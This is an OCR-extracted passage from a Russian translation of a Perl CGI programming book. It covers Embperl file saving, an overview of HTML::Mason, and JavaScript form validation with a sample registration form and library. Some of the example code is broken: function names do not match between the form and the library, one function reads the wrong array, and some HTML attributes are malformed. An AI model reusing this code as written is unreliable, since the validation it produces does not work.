

Рис. 6-6. Страница редактирования статьи

```
    $story ||= time;                          # называем новые файлы исходя
                                              # из времени в секундах
    $article =~ s/\015\012|\015|\012/\n/g;    # делаем окончания строк
                                              # одинаковыми (\n)
    $headline =~ tr/\015\012//d;              # удаляем символы конца строки
                                              # в этом случае

    my( $file ) = $story =~ /^(\d+)$/ or die "Неверное имя файла: '$story'";

    open STORY, "> $NEWS_DIR/$file";
    flock STORY, LOCK_EX;
    seek STORY, 0, 0;
    print STORY $headline, "\n", $article;
    close STORY;
}

sub delete_story {
    my $story = shift;
    my( $file ) = $story =~ /^(\d+)$/ or die "Неверное имя файла:
'$story'";
    unlink "$NEWS_DIR/$file" or die "Невозможно удалить статью
$NEWS_DIR/$file: $!";
}
```

Функция *save_story* принимает необязательный номер файла, заголовок и содержимое статьи. Если у статьи нет номера, *save_story* считает эту статью новой и создает новое имя исходя из *date*. Мы преобразовываем окончания строк от броузеров с других платформ в стандартные символы окончания строки для нашего веб-сервера и удаляем все символы конца строки из заголовков, так как они могут повредить данные.

Затем мы вновь проверяем номер статьи, чтобы убедиться, что он допустимый, и потом открываем этот файл и записываем в него данные, заменяя его содержимое. Мы блокируем этот файл на время записи, так что никто не может попытаться прочесть его до того, как мы закончим (то есть никто не получит частичную новость). Функция *delete_story* просто проверяет, что имя файла допустимо и удаляет его.

Резюме

Как мы увидели, в Embperl реализован совсем другой подход к созданию динамических данных при помощи Perl. Мы рассмотрели то, что вам нужно для создания большинства страниц Embperl, но в Embperl есть много возможностей и параметров, которые мы просто не смогли здесь привести. К счастью, документация по Embperl очень обширна, так что если вы хотите больше узнать о HTML::Embperl, вы можете загрузить его с CPAN и посетить веб-сайт Embperl по адресу *http://perl.apache.org/embperl/*.

Модуль HTML::Mason

Модуль HTML::Mason, часто называемый просто *Mason*, это еще один способ работы с шаблонами. Как и Embperl, он позволяет включать в HTML-документы выражения на Perl. Однако в отличие от остальных решений, рассмотренных нами, Mason фокусируется на поддержке компонентов, которые можно включать друг в друга. Это выходит за пределы создания модульного CGI-кода. Для многих веб-сайтов, особенно крупных, многие элементы и дизайн совпадают для многих страниц. Mason позволяет разделить HTML на модули, как и код, и повторно использовать их по всему сайту.

Например, веб-страница может состоять из верхней и нижней части, одинаковых для всего сайта, а также навигационной панели сбоку, которая присутствует на многих страницах. При помощи Mason вы можете создать компоненты для всех этих областей и затем легко включать их в документы. Mason не различает статические и динамические данные; любые данные могут содержать код и другие компоненты. Кроме того, Mason позволяет использовать компоненты как фильтры.

Поддерживая и режим CGI, Mason – в большей степени, чем Embperl, требует *mod_perl*. Во-первых, благодаря компонентной природе этого модуля гораздо больше смысла в прямой обработке файлов, чем в передаче запросов CGI-сценарию. Во-вторых, поскольку Mason полностью написан на Perl (в отличие от Embperl, часть которого написана на C), он гораздо менее эффективен без *mod_perl*, поскольку с *mod_perl* код на Perl загружается, интерпретируется и компилируется один раз, а не для каждого запроса.

Таким образом, Mason – не совсем CGI-технология. С другой стороны, принимая во внимание растущую популярность модуля, просто невозможно обойти вниманием Mason при обсуждении шаблонов. Мы ограничим рассказ обзором, позволяющим сравнить различные решения. За подробной информацией о модуле обратитесь к сайту *http://www.masonhq.com/*.

Компонентный подход

Компонентный подход, реализованный в Mason, отличается от других решений, о которых мы говорили; они же отличаются друг от друга мощностью и сложностью своих команд. Вы можете создать компонентную архитектуру и с другими решениями, но они будут не столь продуктивны, как Mason. Вот как другие решения отличаются от Mason с этой точки зрения:

- Как мы показали в примере подписи (см. табл. 6-3), команда SSI *include* работает очень хорошо, но команды SSI ограничены только статическими документами: вы можете включать вывод CGI-сценариев в HTML-страницу, но не наоборот.
- В HTML::Template есть подобная команда TMPL_INCLUDE, но вы можете включать содержимое файлов только дословно, оно интерпретируется как часть того же шаблона и выполняется в контексте текущего CGI-сценария. HTML::Template не был разработан для включения вывода одного CGI-сценария в вывод другого. Это возможно, но очень сложно сделать (смотрите раздел FAQ в документации к HTML::Template).
- Embperl достаточно мощен, и его можно заставить сделать почти все, что вам может понадобиться, но в нем нет упора на компоненты и у него нет всех тех возможностей, которые есть у Mason для фильтрации или автоматического выполнения компонентов в соответствии с предустановленными правилами.
- Mason не делает различия между файлами, содержащими код, файлами, содержащими HTML, и даже файлами, содержащими данные. Любой текстовый файл может быть включен как компонент внутрь любого другого файла. Mason также поддерживает фильтры и автообработчики, позволяющие вам изменять вывод существующих компонентов без прямого их редактирования.

- В целях сравнения, CGI.pm не предоставляет способа для включения вывода одного динамического запроса в другой без использования другого модуля, например LWP. Правда, обычно код, нужный для нескольких сценариев, помещают в один модуль, который может использоваться различными CGI-сценариями. Статическое содержимое, конечно, можно включить вручную, читая и печатая файл.

Означает ли это, что Mason лучшее решение, чем остальные? Конечно, нет – он просто лучше подходит для сайтов, на которых много общих компонентов. Mason позволяет упростить поддержку таких сайтов, если они хорошо спроектированы, но он и добавляет сложности, так как людям, занимающимся поддержкой, надо будет понимать все взаимодействия между различными компонентами. То, что выглядит для броузера одной страницей, на самом деле может состоять из нескольких отдельных компонентов, так что для поддержки сайта надо будет знать, куда смотреть при внесении изменений. Кроме того, это требует тесного сотрудничества HTML-дизайнеров и CGI-разработчиков, поскольку граница между ними при работе с Mason может стать очень расплывчатой. Однако для больших сайтов, где использование Mason оправданно, это может быть самым элегантным решением.

7

JavaScript

Глядя на название главы, вы, вероятно, задаете себе вопрос: «JavaScript? Что общего этот язык имеет с CGI-программированием или Perl?». Совершенно верно, JavaScript – не Perl, и на нем нельзя писать CGI-сценарии.[1] Но чтобы создавать мощные веб-приложения, нужно знать не только CGI. Мы уже рассмотрели HTTP и HTML-формы, а позже рассмотрим электронную почту и SQL. JavaScript – это только инструмент, не создавая CGI-сценарии, он помогает сделать веб–приложения лучше.

Эта глава посвящена трем прикладным задачам JavaScript: проверке пользовательского ввода в формах, созданию полуавтономных клиентов и созданию закладок. Как вы увидите, все эти приложения используют JavaScript на стороне клиента, но основой по-прежнему остается CGI-сценарий на стороне сервера.

Эта глава – не введение в JavaScript. Поскольку многие веб-разработчики сначала изучают HTML и JavaScript, а к Perl и CGI переходят позже, мы будем считать, что вы уже знакомы с JavaScript. Если это не так или если вы хотите узнать больше, обратитесь к книге *JavaScript: The Definitive Guide* («JavaScript: Руководство разработчика») Девида Фланагана (David Flanagan), издательство O'Reilly & Associates, Inc.

---

[1] Некоторые серверы поддерживают JavaScript на стороне сервера, но не через CGI.

Основы

Сначала обсудим суть JavaScript. Мы не даем обзор программирования на JavaScript, но хотим, чтобы вы лучше поняли, что мы имеем в виду, обращаясь к JavaScript и сходным технологиям.

История

Язык JavaScript первоначально был разработан для Netscape Navigator 2.0. У JavaScript очень мало общего с Java, несмотря на похожие названия. Эти языки развивались независимо друг от друга, и JavaScript сначала назывался *LiveScript*. Однако Sun Microsystems (создатели Java) и Netscape заключили сделку, и незадолго до выхода в свет LiveScript был переименован в JavaScript. К сожалению, этот маркетинговый ход смутил многих, кто думал, что Java и JavaSccript имеют больше общего, чем оказалось.

Позже фирма Microsoft создала собственную реализацию JavaScript для Internet Explorer 3.0, которую назвали *JScript*. Изначально JScript и JavaScript были совместимы, но потом Netscape и Microsoft стали развивать эти языки в различных направлениях. Динамическое поведение, реализованное в последних версиях этих языков, теперь очень сильно отличается.

К счастью, были предприняты попытки стандартизировать эти языки через ECMAScript и DOM. *ECMAScript* – это стандарт ECMA, определяющий синтаксис и структуру языков, которыми стали JavaScript и JScript. ECMAScript сам по себе не специфичен для Сети (Web) и он не используется как язык программирования, поскольку «ничего не делает»; он определяет лишь несколько очень простых объектов. Именно тут появляется *Объектная модель документа* (*Document Object Model*, *DOM*). DOM – это отдельный стандарт, разработанный консорциумом WWW для определения объектов, используемых с HTML- и XML-документами безотносительно какого-либо конкретного языка программирования.

Результатом всех этих усилий будет то, что однажды JavaScript и JScript учтут стандарты ECMAScript и DOM. Тогда у них станут одинаковыми структура и общая модель взаимодействия с документами. С этой точки зрения они станут совместимыми, и мы сможем писать код на стороне клиента, который будет работать для всех броузеров, поддерживающих этот стандарт.

Несмотря на различия между JavaScript и JScript, большинство людей использует термин JavaScript для любой реализации JavaScript или JScript независимо от броузера. Мы будем использовать термин JavaScript в этом же духе.

Совместимость

Самый спорный вопрос с JavaScript – это проблема, о которой мы уже говорили: совместимость с разными броузерами. Это не то, о чем мы обычно беспокоимся при создании CGI-сценариев, выполняющихся на веб-сервере. JavaScript запускается в броузере пользователя, поэтому для выполнения кода необходимо, чтобы броузер поддерживал JavaScript, чтобы эта поддержка была включена (некоторые пользователи отключают ее) и чтобы конкретная реализация JavaScript в броузере была совместима с нашим кодом.

Вы должны решить для себя, оправдывает ли результат, которого вы хотите достичь с помощью JavaScript, требования, накладываемые на пользователя. На многих сайтах используется JavaScript, чтобы обеспечить расширенную функциональность для тех пользователей, у кого он есть, но при этом тем, у кого JavaScript не поддерживается, доступ не запрещен. Многие из примеров в этой главе следуют такой же модели. Мы также избегаем самых новых возможностей языка и используем JavaScript 1.1, наиболее совместимый с различными броузерами, поддерживающими JavaScript.

Формы

Вероятно, самый популярный способ использования JavaScript с веб-приложениями, это улучшение HTML-форм. Стандартные HTML-формы не очень умны. Они просто принимают ввод и передают его веб-серверу, где и происходит вся последующая обработка. А при помощи JavaScript на стороне клиента можно делать гораздо больше. JavaScript позволяет проверить ввод до отправки его на сервер. Формы могут динамически реагировать на ввод пользователя и обновлять поля для обеспечения мгновенной обратной связи с пользователем; динамические формы могут часто заменять несколько статических.

Польза для сервера от JavaScript в том, что часть работы, прежде выполнявшейся на сервере, перекладывается на клиента, что уменьшает число запросов к серверу. Выгода для пользователя – получить мгновенный ответ, не ожидая, пока броузер загрузит новую страницу.

Проверка ввода

Когда вы создаете HTML-форму, вы обычно ожидаете, что пользователь заполнит ее определенным образом. Есть несколько типов ограничений, накладываемых на форму. Например, какое-то поле может содержать только число, другое – только дату, третье – только определенный диапазон значений, некоторые поля могут быть обязательными, а некоторые комбинации полей недопустимы. Все эти примеры

обрабатываются только двумя типами проверок: сначала проверяются все элементы при вводе значений пользователем; а затем выполняется проверка при отправке формы.

Проверка элементов

Проверка элемента формы при вводе значений пользователем эффективнее всего для контроля правильности формата или диапазона значений определенного элемента. Например, если в поле разрешены только числа, вы можете убедиться, что пользователь не вводит нецифровые символы.

Чтобы выполнить такую проверку, мы используем обработчик событий *onChange*, который поддерживает следующие элементы форм: текстовые поля (Text), текстовые области (TextArea), поле для ввода пароля (Password), поле загрузки файла (File Upload) и элемент Select. Для каждого из этих элементов можно определить обработчик *onChange* и код, который будет выполняться при изменении элемента. Сделать это можно, просто добавив его как атрибут в HTML-тег, который определяет элемент. Например:

```
<INPUT TYPE="text" name ="age" onChange="checkAge( this );">
```

Эта строка запускает функцию *checkAge*, передавая ей ссылку на себя через this. Исходный код функции *checkAge* выглядит так:

```
function checkAge ( element ) {
  if ( element.value != parseInt( element.value ) ||
       element.value < 1 || element.value > 150 ) {
      alert( "Please enter a number between 1 and 150 for age." );
      element.focus();
    return false;
  }
  return true;
}
```

Эта функция проверяет, что введенное значение возраста – целое число от 1 до 150 (простите, если вам 152, но надо было назначить какой-то предел).

Если *checkAge* выясняет, что введено недопустимое значение, выводится предупреждение с предложением ввести допустимое значение (рис. 7-1), и курсор возвращается в поле ввода возраста при помощи `element.focus()`. Затем возвращается значение «истина» или «ложь», в зависимости от того, была проверка успешной или нет. Это пока не нужно, но поможет потом, когда мы решим совместить несколько функций, как вы увидите в примере 7-2.

Заметим, что для обработки события *onChange* не надо вызывать функцию. Мы можем присвоить несколько операторов прямо обработчику. Однако часто проще работать с HTML-документами, если весь код

JavaScript собран по возможности в одном месте, и помогают в этом функции. Кроме того, они позволяют повторно использовать этот же код, если требуется проверить несколько элементов форм. Функции, которые вы часто используете, можно поместить в JavaScript-файле и включать его в разные HTML-файлы. Пример показан на рис. 7-2.



Рис. 7-1. Окно предупреждения JavaScript

Проверка при отправке

Другой способ проверки данных – проверка непосредственно перед отправкой формы. Это лучшее время для проверки заполнения обязательных полей и зависимости между различными элементами. Такая проверка выполняется обработчиком *onSubmit*.

onSubmit работает подобно обработчику *onChange* с тем отличием, что он добавляется как атрибут к тегу <FORM>:

```
<FORM METHOD="POST" ACTION="/cgi/register.cgi" onSubmit="return
checkForm(this);">
```

Вы можете заметить и другое отличие. Обработчик *onSubmit* возвращает значение вызываемого кода. Если это «ложь», то отправка формы после выполнения кода обработчика отменяется. В противном случае отправка продолжается. Возвращаемые значения никак не влияют на обработчик *onChange*.

Вот функция, выполняющая проверку нашей формы:

```
function checkForm ( form ) {
  if ( form["age"].value == " " ) {
    alert( "Пожалуйста, введите свой возраст." );
    return false;
  }
  return true;
}
```

В этом примере просто проверяется, что было введено значение возраста. Учтите, что для такой проверки обработчика *onChange* не достаточно, так как он запускается только при изменении значения возраста. Если пользователь никогда не вводил значение в этом поле, обра-

ботчик *onChange* никогда не будет вызван. Вот почему мы проверяем наличие этого обязательного значения при помощи *onSubmit*.

Пример проверки

Давайте рассмотрим полный пример. Похоже, что все больше сайтов требует перед входом на сайт обязательной регистрации пользователей с предоставлением большого числа персональной информации. Мы создадим слегка утрированную версию регистрационной формы (рис. 7-2).



Рис. 7-2. Пример нашей регистрационной формы

Учтите, что эта форма относится только к жителям Соединенных Штатов. На практике пользователи Интернета приходят со всего мира, поэтому проверка данных должна быть гибкой, чтобы учесть разные форматы телефонных номеров, почтовых индексов и пр. Но поскольку цель этого примера – показать проверку, мы ограничим форматы только одним допустимым значением, которое легко проверить. Требуемые форматы телефонного номера и номера страховки показаны в примере; zip-код – это почтовый индекс из 5 цифр.

HTML-код приведен в примере 7-1.

Пример 7-1. input_validation.html

```
<html>
  <head>
    <title>User registration</title>
    <script src="/js-lib/formLib.js"></script>
    <script><!--
      function validateForm ( form ) {

        requiredText = new Array( "name", "address", "city", "zip",
                                  "home_phone", "work_phone", "age",
                                  "social_security", "maiden_name" );

        requiredSelect = new Array( "state", "education" );
        requiredRadio  = new Array( "gender" );

        return requiredValues ( form, requiredText ) &&
               requiredSelects ( form, requiredSelect ) &&
               requiredRadios ( form, requiredRadio ) &&
               checkProblems ();
      }
    // -->
    </script>
  </head>

  <body bgcolor="#ffffff">

    <h2>User Registration Form</h2>

<p>Hi, in order for you to access our site, we'd like first to get as
much personal information as we can from you in order to sell to other
companies. You don't mind, do you? Great! Then please fill this out as
accurately as possible.</p>

<p>Note this form is for U.S. residents only. Others should use the <a
href="intl_registration.html">International Registration Form</a>.</p>

<hr>

  <form method="POST" action="/cgi/register.cgi"
        onSubmit="return validateForm( this )">
  <table border=0>
    <tr><td>
      Name:
      </td><td>
       <input type="text" name="name" size="30" maxlength="30">
      </td></tr>
    <tr><td>
      Address:
      </td><td>
       <input type="text" name="address" size="40" maxlength="50">
      </td></tr>
```

```
  <tr><td>
    City:
    </td><td>
    <input type"text" name="city" size="20" maxlength="20">
    </td></tr>
  <tr><td>
    State:
    </td><td>
    <select name="state" size="1">
      <option value="">Please Choose a State</option>
      <option value="AL">Alabama</option>
      <option value="AK">Alaska</option>
      <option value="AZ">Arizona</option>
        .
        .
        .
      <option value="WY">Wyoming</option>
    </select>
  </td></tr>
<tr><td>
  Zip Code:
  </td><td>
  <input type="text" name="zip" size="5" maxlength="5"
    onChange="checkZip( this );">
  </td></tr>
<tr><td>
  Home Phone Number:
  </td><td>
  <input type="text" name="home_phone" size="12" maxlength="12"
    onChange="checkPhone( this );">
  <i>(please use this format: 800-555-1212)</i>
  </td></tr>
<tr><td>
  Work Phone Number:
  </td><td>
  <input type="text" name="work_phone" size="12" maxlength="12"
    onChange="checkPhone( this );">
  <i>(Please use this format: 800-555-1212)</i>
  </td></tr>
<tr><td>
  Social Security Number (US residents only):
  </td><td>
  <input type="text" name="social_security" size="11" maxlength="11"
    onChange="checkSSN( this );">
  <i>(Please use this format: 123-45-6789)</i>
  </td></tr>
<tr><td>
  Mother's Maiden Name:
  </td><td>
  <input type="text" name="maiden_name" size="20" maxlength="20"
  </td></tr>
```

```
  <tr><td>
    Age:
    </td><td>
    <input type="text" name="age" size="3" maxlength="3"
      onChange="checkAge( this );">
    </td></tr>
  <tr><td>
    Gender:
    </td><td>
    <input type="radio" name="gender" value="male">Male
    <input type="radio" name="gender" value="female">Female
    </td></tr>
  <tr><td>
    Highest Education:
    </td><td>
    <select name="education" size="1">
      <option value="">Please Choose a Category</option>
      <option value="grade">Grade School</option>
      <option value="high">High School Graduate (or GED)</option>
      <option value="college">Some Colleage</option>
      <option value="junior">Technical or Junior College Degree</option>
      <option value="bachelors>Four Year College Degree</option>
      <option value="graduate">Post Graduate Degree</option>
    </select>
    </td></tr>
      <tr>
        <td colspan=2 align=right>
        <input type="submit">
        </td></tr>
      </table>
    </form>

  </body>
</html>
```

Вы не видели тут много кода на JavaScript, потому что большая его часть находится в отдельном файле, включенном в четвертой строке при помощи пары тегов:

```
<script src="/js-lib/formLib.js"></script>
```

Исходный код файла *formLib.js* показан в примере 7-2.

Пример 7-2. formLib.js

```
// formLib.js
// Общие функции, используемые в формах
//

// Мы используем это в качестве хеша, чтобы отследить элементы, у которых
// в процессе проверки обнаружились проблемы с форматированием
```

```
validate = new Object();

// Функция принимает значение, проверяет, является ли оно целым,
// и возвращает значение "истина" или "ложь"
function isInteger ( value ) {
  return ( value == parseInt( value ) );
}

// Функция принимает значение, проверяет, находится ли оно
// в заданном диапазоне, и возвращает значение "истина" или "ложь"
function inRange ( value, low, high ) {
  return ( !( value < low ) && value <= high );
}

// Функция проверяет формат значений,
// например, '#####' или '###-##-####'
function checkFormat( value, format ) {
  var formatOkay = true;
  if ( value.length != format.length ) {
    return false;
  }
  for ( var i=0; i < format.length; i++ ) {
    if ( format.charAt(i) == '#' && ! isInteger( value.charAt(i) ) ) {
      return false;
    }
    else if ( format.charAt(i) != '#' &&
        format.charAt(i) != value.charAt(i) ) {
      return false;
    }
  }
  return true;
}


// Функция принимает форму и массив имен элементов;
// убеждается, что у каждого определено значение
function requireValues ( form, requiredValues ) {
  for ( var i = 0; i < requiredValues.length; i++ ) {
    element = requiredText[i];
    if ( form[element].value == "" ) {
      alert( "Please enter a value for " + element + "." );
      return false;
    }
  }
  return true;
}


// Функция принимает форму и массив имен элементов;
// убеждается, что для каждого выбрана опция (не первая,
// так как первая опция в каждом меню содержит инструкции по выбору)
```

```
function requireSelects ( form, requiredSelect ) {
  for ( var i = 0; i < requiredSelect.length; i++ ) {
    element = requiredSelect[i];
    if ( form[element].selectedIndex <= 0 ) {
      alert( "Please select a value for " + element + "." );
      return false;
    }
  }
  return true;
}


// Функция принимает форму и массив имен элементов;
// проверяет, что для каждого выбрано какое-либо значение
function requireRadios ( form, requiredRadio ) {
  for ( var i = 0; i < requiredRadio.length; i++ ) {
    element = requiredRadio[i];
    isChecked = false;
    for ( j = 0; j < form[element].length; j++ ) {
      if ( form[element][j].checked ) {
        isChecked = true;
      }
    }
    if ( ! isChecked ) {
      alert( "Please choose a " + form[element][0].name + "." );
      return false;
    }
  }
  return true;
}


// Проверяем, нет ли проблем с форматированием элементов
function checkProblems () {
  for ( element in validate ) {
    if ( ! validate[element] ) {
      alert( "Please correct the format of " + element + "." );
      return false;
    }
  }
  return true;
}


// Проверяем, что значение элемента имеет формат #####
function checkZip ( element ) {
  if ( ! checkFormat( element.value, "#####" ) ) {
    alert( "Please enter a five digit zip code." );
    element.focus();
    validate[element.name] = false;
  }
```

```
  else {
    validate[element.name] = true;
  }
  return validate[element.name];
}


// Проверяем, имеет ли значение элемента формат ###-###-####
function checkPhone ( element ) {
  if ( ! checkFormat( element.value, "###-###-####" ) ) {
    alert( "Please enter " + element.name + " in 800-555-1212 " +
      "format." );
    element.focus();
    validate[element.name] = false;
  }
  else {
    validate[element.name] = true;
  }
  return validate[element.name];
}


// Проверяем, имеет ли значение элемента формат ###-##-####
function checkSSN ( element ) {
  if ( ! checkFormat( element.value, "###-##-####" ) ) {
    alert( "Please enter your Social Security Number in " +
      "123-45-6789 format." );
    element.focus();
    validate[element.name] = false;
  }
  else {
    validate[element.name] = true;
  }
  return validate[element.name];
}


// Проверяем, является ли значение элемента целым в диапазоне 1-150
function checkAge ( element ) {
  if ( ! isInteger( element.value ) ||
    ! inRange( element.value, 1, 150 ) ) {
    alert( "Please enter a number between 1 and 150 for age." );
    element.focus();
    validate[element.name] = false;
  }
  else {
    validate[element.name] = true;
  }
  return validate[element.name];
}
```

В этом примере мы используем оба типа проверки: проверку элементов при вводе и проверку формы в целом при ее отправке. Мы создаем объект `validate`, который используем как хеш в Perl. Проверяя элемент, добавляем его имя в объект `validate` и устанавливаем значение в «истина» или «ложь» в зависимости от того, верный ли формат у элемента. Когда форма отправляется, проходим в цикле по каждому элементу из `validate`, чтобы определить, остались ли элементы с неверным форматом.

Функции, имеющие дело с конкретной проверкой полей, – *checkZip*, *checkPhone*, *checkSSN* и *checkAge* – вызываются обработчиком *onChange* для каждого из этих элементов форм и функций, появившихся в конце *formLib.js*. Каждая из этих функций использует общие функции *isInteger*, *isRange* или *checkFormat* для проверки форматирования проверяемого элемента. Вызов *isInteger* и *isRange* – проверка того, что возвращаемое значение является целым числом и попадает в заданный диапазон.

checkFormat принимает значение и строку, содержащую формат, с которым сверяется значение. Синтаксис формата довольно прост: символ # соответствует цифре, все остальные символы – самим себе. Конечно, в Perl мы легко бы выполнили такую проверку при помощи регулярных выражений. Например, формат для номера страховки можно было бы задать так: `/^\d\d\d-\d\d-\d\d\d\d$/`. Хорошо, что JavaScript 1.2 тоже поддерживает регулярные выражения. Плохо, что в Интернете по-прежнему есть много броузеров, поддерживающих только JavaScript 1.1, самый заметный пример – Internet Explorer 3.0.

Когда форма отправляется, обработчик *onSubmit* вызывает функцию *validateForm*. Функция создает массив элементов, таких как текстовые поля (text box) с обязательным значением, массив элементов списка (select list) с обязательным выбором элемента и массив переключателей (radio button) с обязательным выбором значения. Массивы передаются функциям *requireValues*, *requireSelects* и *requireRadios*, которые проверяют, что эти значения определены пользователем.

Наконец, функция *checkProblems* просматривает свойства объекта `validate` и возвращает логическое значение, говорящее о том, остались ли элементы с неверным форматированием. Если проверка *requireValues*, *requireSelects*, *requireRadios* или *checkProblems* заканчивается неудачей, пользователю выводится соответствующее сообщение и возвращается значение «ложь», что отменяет отправку формы. В противном случае форма отправляется CGI-сценарию, который обрабатывает этот запрос как обычно. В этом случае CGI-сценарий запишет данные в файл или в базу данных. Мы не приводим здесь исходный код CGI-сценария, но обсудим сохранение на сервере подобных данных в главе 10.

Двойная проверка

Мы уже говорили, что CGI-сценарий обработает запрос, пришедший со страницы с JavaScript, как обычно. При выполнении проверки средствами JavaScript важно помнить: *Никогда не полагайтесь на клиента при проверке данных, предназначенных для вас*. Разрабатывая CGI-сценарии, *всегда* проверяйте получаемые данные, даже если они получены из формы, проверенной JavaScript. Да, это значит, что одну и ту же работу мы делаем дважды. Но закон гласит, что вы никогда не должны доверять данным, полученным от клиента, не проверив их сами. Как было сказано выше, даже если броузер пользователя поддерживает JavaScript, эту функцию можно отключить. Таким образом, выполнение проверки средствами JavaScript не гарантировано. Чтобы в подробностях узнать, почему нельзя доверять пользователю, читайте главу 8.

Итак, часто приходится писать код для проверки дважды – сначала на JavaScript для клиента, а потом в CGI-сценарии. Некоторые возразят, что повторяющийся код – признак неграмотной разработки, и они будут правы, потому что при создании поддерживаемого кода лучше избегать дублирования. Однако в данной ситуации можно привести и обратные аргументы.

Во-первых, необходимо проверить данные в CGI-сценарии, при хорошей практике каждый элемент проверяет свои значения. Код на JavaScript – часть пользовательского интерфейса клиента; он получает данные от пользователя и проверяет их, подготавливая к отправке на сервер. Данные посылаются CGI-сценарию, который снова проверяет полученные данные на соответствие формату, так как не знает, проводилась обработка у клиента или нет. Аналогично, если наш CGI-сценарий обращается затем к базе данных, база данных вновь проверит полученные данные и т. д.

Во-вторых, мы многого добиваемся, выполняя проверку средствами JavaScript, поскольку это позволяет выполнять проверку как можно ближе к пользователю. Выполняя проверку с помощью JavaScript на стороне клиента, можно избежать бесполезных сетевых взаимодействий, так как JavaScript позволяет выявить неверную запись и может сразу же предупредить пользователя, который исправит форму перед отправкой. В противном случае клиент послал бы форму серверу, а CGI-сценарий проверил бы ввод и вернул бы страницу с сообщением об ошибке, позволяющую пользователю решить проблему. Если бы ошибок было несколько, понадобилось бы несколько попыток.

В большинстве случаев дополнительная проверка средствами JavaScript себя оправдывает. Решая, использовать JavaScript или нет, подумайте, как часто вы собираетесь изменять интерфейс и формат данных и как много дополнительных усилий потребуется для под-

держки кода на JavaScript помимо кода, выполняющего проверку, в CGI-сценарии. Затем вы можете сравнить эти усилия и удобства, предоставляемые пользователю.

Обмен данными

Если в веб-страницах с разрешенным JavaScript достаточно функциональности, они могут стать полуавтономными клиентами, с которыми пользователи могут взаимодействовать независимо от CGI-сценариев на сервере. Самые последние версии JavaScript позволяют создавать запросы к веб-серверу, загружать ответ в скрытые фреймы и реагировать на эти данные. В ответ на подобные запросы CGI-сценарии не выводят HTML; обычно они выводят просто данные, которые затем обрабатываются другим приложением. Мы рассмотрим концепцию информационных серверов при обсуждении XML в главе 14.

По мере расширения возможностей JavaScript веб-разработчики иногда задаются вопросом, как можно переместить сложные структуры данных из CGI-сценариев на Perl в JavaScript. Perl и JavaScript – разные языки с разными структурами данных, поэтому создание динамического JavaScript может оказаться трудным.

WDDX

